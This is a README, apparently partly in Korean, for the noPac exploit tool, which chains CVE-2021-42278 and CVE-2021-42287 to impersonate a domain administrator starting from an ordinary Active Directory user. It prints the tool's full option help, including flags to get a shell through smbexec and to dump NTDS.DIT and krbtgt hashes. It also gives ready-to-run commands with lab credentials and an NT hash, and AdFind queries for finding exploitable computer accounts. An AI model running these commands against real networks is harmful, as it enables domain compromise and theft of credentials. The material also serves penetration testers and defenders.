 ridter/nopac
CVE-2021-42278 및 CVE-2021-42287을 악용하여 일반 도메인 사용자로부터 DA로 가장하기

CVE-2021-42278 및 CVE-2021-42287을 악용하여 일반 도메인 사용자로부터 DA(도메인 관리자)를 가장합니다.
sam-the-admin에서 변경됨.
SAM THE ADMIN CVE-2021-42278 + CVE-2021-42287 chain

positional arguments:
  [domain/]username[:password]
                        Account used to authenticate to DC.

options:
  -h, --help            show this help message and exit
  --impersonate IMPERSONATE
                        target username that will be impersonated (thru S4U2Self) for quering the ST. Keep in mind this will only work if the identity provided in this scripts is allowed for delegation to
                        the SPN specified
  -domain-netbios NETBIOSNAME
                        Domain NetBIOS name. Required if the DC has multiple domains.
  -target-name NEWNAME  Target computer name, if not specified, will be random generated.
  -new-pass PASSWORD    Add new computer password, if not specified, will be random generated.
  -old-pass PASSWORD    Target computer password, use if you know the password of the target you input with -target-name.
  -old-hash LMHASH:NTHASH
                        Target computer hashes, use if you know the hash of the target you input with -target-name.
  -debug                Turn DEBUG output ON
  -ts                   Adds timestamp to every logging output
  -shell                Drop a shell via smbexec
  -no-add               Forcibly change the password of the target computer.
  -create-child         Current account have permission to CreateChild.
  -dump                 Dump Hashs via secretsdump
  -spn SPN              Specify the SPN for the ticket (Default: cifs)
  -use-ldap             Use LDAP instead of LDAPS

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on account parameters. If valid credentials cannot be found, it will use the ones specified in the
                        command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256 bits)
  -dc-host hostname     Hostname of the domain controller to use. If ommited, the domain part (FQDN) specified in the account parameter will be used
  -dc-ip ip             IP of the domain controller to use. Useful if you can't translate the FQDN.specified in the account parameter will be used

execute options:
  -port [destination port]
                        Destination port to connect to SMB Server
  -mode {SHARE,SERVER}  mode to use (default SHARE, SERVER needs root!)
  -share SHARE          share where the output will be grabbed from (default ADMIN$)
  -shell-type {cmd,powershell}
                        choose a command processor for the semi-interactive shell
  -codec CODEC          Sets encoding used (codec) from the target's output (default "GBK").
  -service-name service_name
                        The name of theservice used to trigger the payload

dump options:
  -just-dc-user USERNAME
                        Extract only NTDS.DIT data for the user specified. Only available for DRSUAPI approach. Implies also -just-dc switch
  -just-dc              Extract only NTDS.DIT data (NTLM hashes and Kerberos keys)
  -just-dc-ntlm         Extract only NTDS.DIT data (NTLM hashes only)
  -pwd-last-set         Shows pwdLastSet attribute for each NTDS.DIT account. Doesn't apply to -outputfile data
  -user-status          Display whether or not the user is disabled
  -history              Dump password history, and LSA secrets OldVal
  -resumefile RESUMEFILE
                        resume file name to resume NTDS.DIT session dump (only available to DRSUAPI approach). This file will also be used to keep updating the session's state
  -use-vss              Use the VSS method insead of default DRSUAPI
  -exec-method [{smbexec,wmiexec,mmcexec}]
                        Remote exec method to use at target (only when using -use-vss). Default: smbexec
참고: -host-name이 지정되지 않은 경우, 도구가 자동으로 도메인 컨트롤러 호스트 이름을 가져옵니다. -dc-ip로 지정된 호스트의 호스트 이름을 선택하세요. --impersonate가 지정되지 않은 경우, 도구가 무작위로 도메인 관리자를 선택하여 악용합니다. 기본적으로 ldaps를 사용하며, SSL 오류가 발생하면 -use-ldap을 추가해 보세요.

python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203

python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203 -dc-host lab2012 -shell --impersonate administrator

python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203 -dc-host lab2012 --impersonate administrator -dump
python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203 -dc-host lab2012 --impersonate administrator -dump -just-dc-user cgdomain/krbtgt


python scanner.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203

현재 사용자가 수정할 수 있는 컴퓨터를 찾습니다.
AdFind.exe -sc getacls -sddlfilter ;;"[WRT PROP]";;computer;domain\user -recmute

예시: -no-add를 추가하고 -target-name으로 대상을 지정합니다.
python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.200 -dc-host dc2008 --impersonate administrator -no-add -target-name DomainWin7$ -old-hash :2a99c4a3bd5d30fc94f22bf7403ceb1a -shell
경고!! ldaps 또는 samr을 통해 도메인의 컴퓨터 비밀번호를 수정하지 마십시오. 컴퓨터와 기본 도메인 간의 신뢰 관계가 손상될 수 있습니다!!
CreateChild 계정을 찾고 해당 계정을 사용하여 악용합니다.
AdFind.exe -sc getacls -sddlfilter ;;"[CR CHILD]";;computer; -recmute


예시: -create-child 추가
python noPac.py cgdomain.com/venus:'1qaz@WSX' -dc-ip 10.211.55.200 -dc-host dc2008 --impersonate administrator -create-child